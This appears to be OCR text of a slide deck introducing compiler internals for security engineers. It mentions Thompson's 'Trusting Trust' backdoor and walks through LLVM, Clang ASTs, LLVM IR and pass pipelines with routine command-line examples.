Compiler Internals for Security Engineers

Marion Marschalek

```
~$ whoami
```

Why Compilers?

- They‘re fun to play with, you‘ll see
- They build applications, operating systems, even compilers
- They‘re very security relevant
  - Mitigations
  - Supply chain attacks
  - Bughunting

Reflections on Trusting Trust

To what extent should one trust a statement that a program is free of Trojan horses? Perhaps it is more important to trust the people who wrote the software.

KEN THOMPSON

INTRODUCTION

I thank the ACM for this award. I can't help but feel

programs. I would like to present to you the cutest program I ever wrote. I will do this in three stages and

Ken Thompson

- Hacked the compiler to introduce a backdoor into a binary whenever it detected that it was compiling /bin/login
- Made the compiler introduce the backdoor-producing code into the *compiler* whenever it detected it was compiling.. the compiler

If you don't trust the binary, why do you trust the compiler binary? You don't, so you build the compiler, but why do you trust a compiler to produce a trustworthy compiler in the first place?

LLVM


- Low Level Virtual Machine
- Project has evolved into an umbrella project, since 2011 LLVM is no longer an acronym
- LLVM is an open-source compilation technology framework supporting multiple languages and architectures
- Apache 2.0 licence
- 800k+ lines of code

Building LLVM from Scratch

- https://llvm.org/docs/GettingStarted.html#getting-the-source-code-and-building-llvm

- To build LLVM, you generally need a system with at least 8GB of RAM and enough disk space for the source code (around 3GB) plus additional space for the build process, which can range from 1-3GB for a basic LLVM build to 15-20GB for a full LLVM and Clang build

The Obligatory 1 mio. Foot View
Of LLVM




https://blog.gopheracademy.com/postimages/advent-2018/llvm-ir-and-go/llvm_compiler_pipeline.png

Clang vs. LLVM

- LLVM is a compiler infrastructure
- Clang is the C/C++ frontend and compiler driver
  - Driving phases of a compiler invocation like preprocessing, compiling, linking
  - Generates AST (abstract syntax tree)and lowers AST to LLVM IR

Clang vs. LLVM



https://llvm.org/devmtg/2019-10/slides/ClangTutorial-Stulova-vanHaastregt.pdf

Abstract Syntax Tree

Tokenized code in a tree structure

AST traversal starts at TranslationUnitDecl node

Implemented by RecursiveASTVisitor API

Most basic nodes are Statements and Declarations (Stmt and Decl)

```
$ cat test.cc
int f(int x) {
  int result = (x / 42);
  return result;
}

# Clang by default is a frontend for many tools; -Xclang is used to pass
# options directly to the C++ frontend.
$ clang -Xclang -ast-dump -fsyntax-only test.cc
TranslationUnitDecl 0x5aea0d0 <<invalid sloc>>
... cutting out internal declarations of clang ...
`-FunctionDecl 0x5aeab50 <test.cc:1:1, line:4:1> f 'int (int)'
  |-ParmVarDecl 0x5aeaa90 <line:1:7, col:11> x 'int'
  `-CompoundStmt 0x5aead88 <col:14, line:4:1>
    |-DeclStmt 0x5aead10 <line:2:3, col:24>
    | `-VarDecl 0x5aeac10 <col:3, col:23> result 'int'
    |   `-ParenExpr 0x5aeacf0 <col:16, col:23> 'int'
    |     `-BinaryOperator 0x5aeacc8 <col:17, col:21> 'int' '/'
    |       |-ImplicitCastExpr 0x5aeacb0 <col:17> 'int' <LValueToRValue>
    |       | `-DeclRefExpr 0x5aeac68 <col:17> 'int' lvalue ParmVar 0x5aeaa90 'x' 'int'
    |       `-IntegerLiteral 0x5aeac90 <col:21> 'int' 42
    `-ReturnStmt 0x5aead68 <line:3:3, col:10>
      `-ImplicitCastExpr 0x5aead50 <col:10> 'int' <LValueToRValue>
        `-DeclRefExpr 0x5aead28 <col:10> 'int' lvalue Var 0x5aeac10 'result' 'int'
```

https://clang.llvm.org/doxygen/inherits.html

AST for HelloWorld

clang -Xclang -ast-dump helloworld.c

```
|-FunctionDecl 0x55cc579ace10 </usr/include/stdio.h:804:1, col:36> col:15 perror 'void (const char *)' extern
| `-ParmVarDecl 0x55cc579acd40 <col:21, col:33> col:33 __s 'const char *'
|-FunctionDecl 0x55cc579acf70 <line:809:1, /usr/include/x86_64-linux-gnu/sys/cdefs.h:79:54> /usr/include/stdio.h:809:12 fileno 'int (
| |-ParmVarDecl 0x55cc579aced8 <col:20, col:26> col:26 __stream 'FILE *'
| `-NoThrowAttr 0x55cc579ad020 </usr/include/x86_64-linux-gnu/sys/cdefs.h:79:35>
|-FunctionDecl 0x55cc579ad128 </usr/include/stdio.h:814:1, /usr/include/x86_64-linux-gnu/sys/cdefs.h:79:54> /usr/include/stdio.h:814:
| |-ParmVarDecl 0x55cc579ad090 <col:29, col:35> col:35
| `-NoThrowAttr 0x55cc579ad1d8 </usr/include/x86_64-l
|-FunctionDecl 0x55cc579ad2e0 </usr/include/stdio.h:8
| `-ParmVarDecl 0x55cc579ad248 <col:20, col:26> col:2
|-FunctionDecl 0x55cc579ad508 <line:829:1, /usr/inclu                                                    FILE
| |-ParmVarDecl 0x55cc579ad3a8 <col:21, col:33> col:3
| |-ParmVarDecl 0x55cc579ad428 <col:44, col:56> col:5
| `-RestrictAttr 0x55cc579ad5c0 </usr/include/x86_64-linux-gnu/sys/cdefs.h:281:47> malloc
|-FunctionDecl 0x55cc579ad710 </usr/include/stdio.h:837:1, /usr/include/x86_64-linux-gnu/sys/cdefs.h:79:54> /usr/include/stdio.h:837:
| |-ParmVarDecl 0x55cc579ad630 <col:23, col:29> col:29 __s 'char *'
| `-NoThrowAttr 0x55cc579ad7c0 </usr/include/x86_64-linux-gnu/sys/cdefs.h:79:35>
|-FunctionDecl 0x55cc579ad8c0 </usr/include/stdio.h:867:1, /usr/include/x86_64-linux-gnu/sys/cdefs.h:79:54> /usr/include/stdio.h:867:
| |-ParmVarDecl 0x55cc579ad830 <col:24, col:30> col:30 __stream 'FILE *'
| `-NoThrowAttr 0x55cc579ad970 </usr/include/x86_64-linux-gnu/sys/cdefs.h:79:35>
|-FunctionDecl 0x55cc579ada78 </usr/include/stdio.h:871:1, /usr/include/x86_64-linux-gnu/sys/cdefs.h:79:54> /usr/include/stdio.h:871:
| |-ParmVarDecl 0x55cc579ad9e0 <col:26, col:32> col:32 __stream 'FILE *'
| `-NoThrowAttr 0x55cc579adb28 </usr/include/x86_64-linux-gnu/sys/cdefs.h:79:35>
|-FunctionDecl 0x55cc579adc28 </usr/include/stdio.h:874:1, /usr/include/x86_64-linux-gnu/sys/cdefs.h:79:54> /usr/include/stdio.h:874:
| |-ParmVarDecl 0x55cc579adb98 <col:26, col:32> col:32 __stream 'FILE *'
| `-NoThrowAttr 0x55cc579adcd8 </usr/include/x86_64-linux-gnu/sys/cdefs.h:79:35>
|-FunctionDecl 0x55cc579adde0 </usr/include/stdio.h:885:1, col:27> col:12 __uflow 'int (FILE *)' extern
| `-ParmVarDecl 0x55cc579add48 <col:21, col:26> col:27 'FILE *'
|-FunctionDecl 0x55cc579ae048 <line:886:1, col:35> col:12 __overflow 'int (FILE *, int)' extern
| |-ParmVarDecl 0x55cc579adea8 <col:24, col:29> col:30 'FILE *'
| `-ParmVarDecl 0x55cc579adf28 <col:32> col:35 'int'
`-FunctionDecl 0x55cc579ae1b0 <helloworld.c:3:1, line:5:1> line:3:5 main 'int (int)'
  |-ParmVarDecl 0x55cc579ae118 <col:10> col:13 'int'
  `-CompoundStmt 0x55cc579ae3a0 <col:15, line:5:1>
    `-CallExpr 0x55cc579ae348 <line:4:2, col:24> 'int'
      |-ImplicitCastExpr 0x55cc579ae330 <col:2> 'int (*)(const char *, ...)' <FunctionToPointerDecay>
      | `-DeclRefExpr 0x55cc579ae260 <col:2> 'int (const char *, ...)' Function 0x55cc57994fd8 'printf' 'int (const char *, ...)'
      `-ImplicitCastExpr 0x55cc579ae388 <col:9> 'const char *' <NoOp>
        `-ImplicitCastExpr 0x55cc579ae370 <col:9> 'char *' <ArrayToPointerDecay>
          `-StringLiteral 0x55cc579ae2c0 <col:9> 'char[13]' lvalue "Hello world\n"
```

LLVM Intermediate Representation

Platform-independent assembly language

Infinite number of function local registers

Static Single Assignment (SSA) format

- Each variable must be assigned exactly once
- Every variable must be defined before it is used

Strongly typed

```
Example:
x = (-b + sqrt(b^2 - 4*a*c)) / (2*a)
```

```
SSA Representation:
t1 := b * b
t2 := 4 * a
t3 := t2 * c
t4 := t1 - t3
t5 := sqrt(t4)
t6 := 0 - b
t7 := t5 + t6
t8 := 2 * a
t9 := t7 / t8
x  := t9
```

```
@.str = private unnamed_addr constant [11 x i8] c"4 + 6 = %d\00", align 1

define dso_local noundef i32 @sub_c0ffeeee()() {
entry:
%a = alloca i32, align 4
%b = alloca i32, align 4
store i32 4, ptr %a, align 4
store i32 6, ptr %b, align 4
%0 = load i32, ptr %a, align 4
%1 = load i32, ptr %b, align 4
%add = add nsw i32 %0, %1
%call = call i32 (ptr, ...) @printf(ptr noundef @.str, i32 noundef %add)
ret i32 0
}

declare void @llvm.dbg.declare(metadata, metadata, metadata) #1

declare i32 @printf(ptr noundef, ...) #2
```

LLVM IR Bitcode

- LLVM IR (Intermediate Representation) is the input to LLVM
- IR is in textual format, human readable and debuggable
- Text is serialized to bitcode, efficient for storage and processing
- Bitcode is
  - Architecture agnostic
  - Ready for optimization
  - Convertable to text

IR and Bitcode Tooling

- Generate Bitcode
  - $ clang -c –emit-llvm test.c –o test.bc
  - $ llvm-dis test.bc -o test.ll
- Generate textual IR
  - $ clang –S –emit-llvm test.c –o test.ll
- Using interpreter to run bitcode
  - $ lli test.bc

```
ubuntu@ip-172-31-18-30:~/llvmstuff$ clang -O2 -mllvm -debug-pass=Structure printstuff.c
Pass Arguments:  -tti -targetlibinfo -assumption-cache-tracker -targetpassconfig -machinemoduleinfo -tbaa -scoped-noalias-aa -profile-summary-info -collector-metadata -machine-branch-prob
evict -regalloc-priority -domtree -basic-aa -aa -objc-arc-contract -pre-isel-intrinsic-lowering -expand-large-div-rem -expand-large-fp-convert -atomic-expand -lower-amx-intrinsics -lower-
omtree -basic-aa -loops -loop-simplify -scalar-evolution -canon-freeze -iv-users -loop-reduce -basic-aa -aa -mergeicmps -loops -lazy-branch-prob -lazy-block-freq -expand-memcmp -gc-loweri
stack-gc-lowering -lower-constant-intrinsics -unreachableblockelim -loops -postdomtree -branch-prob -block-freq -consthoist -replace-with-veclib -partially-inline-libcalls -expandvp -scal
d-mem-intrin -expand-reductions -loops -tlshoist -interleaved-access -x86-partial-reduction -indirectbr-expand -loops -codegenprepare -domtree -dwarf-eh-prepare -callbrprepare -safe-stack
tector -basic-aa -aa -loops -postdomtree -branch-prob -debug-ata -lazy-branch-prob -lazy-block-freq -x86-isel -machinedomtree -x86argumentstackrebase -finalize-isel -x86-domain-reassignme
chine-block-freq -early-tailduplication -opt-phis -slotindexes -stack-coloring -localstackalloc -dead-mi-elimination -machinedomtree -machine-loops -machine-trace-metrics -early-ifcvt -la
block-freq -machine-combiner -x86-cmov-conversion -machinedomtree -machine-loops -machine-block-freq -early-machinelicm -machinedomtree -machine-block-freq -machine-cse -machinepostdomtre
cycles -machine-sink -peephole-opt -dead-mi-elimination -lrshrink -x86-fixup-setcc -lazy-machine-block-freq -x86-optimize-LEAs -x86-cf-opt -x86-avoid-SFB -x86-slh -machinedomtree -x86-fla
ering -machinedomtree -machine-loops -tilepreconfig -detect-dead-lanes -processimpdefs -unreachable-mbb-elimination -livevars -phi-node-elimination -twoaddressinstruction -slotindexes -li
 -register-coalescer -rename-independent-subregs -machine-scheduler -machine-block-freq -livedebugvars -livestacks -virtregmap -liveregmatrix -edge-bundles -spill-code-placement -lazy-mac
freq -machine-opt-remark-emitter -greedy -tileconfig -greedy -virtregrewriter -regallocscoringpass -stack-slot-coloring -machine-cp -machinelicm -lowertilecopy -edge-bundles -x86-codegen
tree -machine-domfrontier -x86-lvi-load -removeredundantdebugvalues -fixup-statepoint-caller-saved -postra-machine-sink -machine-block-freq -machinepostdomtree -lazy-machine-block-freq -m
remark-emitter -shrink-wrap -prologepilog -machine-latecleanup -branch-folder -lazy-machine-block-freq -tailduplication -machine-cp -postrapseudos -x86-pseudo -kcfi -machinedomtree -machi
ost-RA-sched -gc-analysis -machine-block-freq -machinepostdomtree -block-placement -fentry-insert -xray-instrumentation -patchable-function -reaching-deps-analysis -x86-execution-domain-f
alse-deps -machinedomtree -machine-loops -lazy-machine-block-freq -x86-fixup-bw-insts -lazy-machine-block-freq -x86-fixup-LEAs -x86-evex-to-vex-compress -funclet-layout -stackmap-liveness
values -machine-sanmd -lazy-machine-block-freq -machine-opt-remark-emitter -stack-frame-layout -x86-seses -x86-return-thunks -cfi-instr-inserter -x86-lvi-ret -pseudo-probe-inserter -unpac
s -lazy-machine-block-freq -machine-opt-remark-emitter
Target Transform Information
Target Library Information
Assumption Cache Tracker
Target Pass Configuration
Machine Module Information
Type-Based Alias Analysis
Scoped NoAlias Alias Analysis
Profile summary info
Create Garbage Collector Module Metadata
Machine Branch Probability Analysis
Default Regalloc Eviction Advisor
Default Regalloc Priority Advisor
  ModulePass Manager
    FunctionPass Manager
      Dominator Tree Construction
      Basic Alias Analysis (stateless AA impl)
      Function Alias Analysis Results
      ObjC ARC contraction
    Pre-ISel Intrinsic Lowering
    FunctionPass Manager
      Expand large div/rem
      Expand large fp convert
      Expand Atomic instructions
      Lower AMX intrinsics
      Lower AMX type for load/store
      Dominator Tree Construction
      Basic Alias Analysis (stateless AA impl)
      Natural Loop Information
      Canonicalize natural loops
      Scalar Evolution Analysis
      Loop Pass Manager
        Canonicalize Freeze Instructions in Loops
        Induction Variable Users
        Loop Strength Reduction
      Basic Alias Analysis (stateless AA impl)
      Function Alias Analysis Results
```

Compiler passes

And passes and passes and passes

LLVM Passes and Pass Managers

- Compilation is organized as a series of passes, not necessarily executed in order
- Optimization passes are arranged in pipelines
- See them all: opt -print-passes
- And they, too, have documentation: https://llvm.org/docs/Passes.html

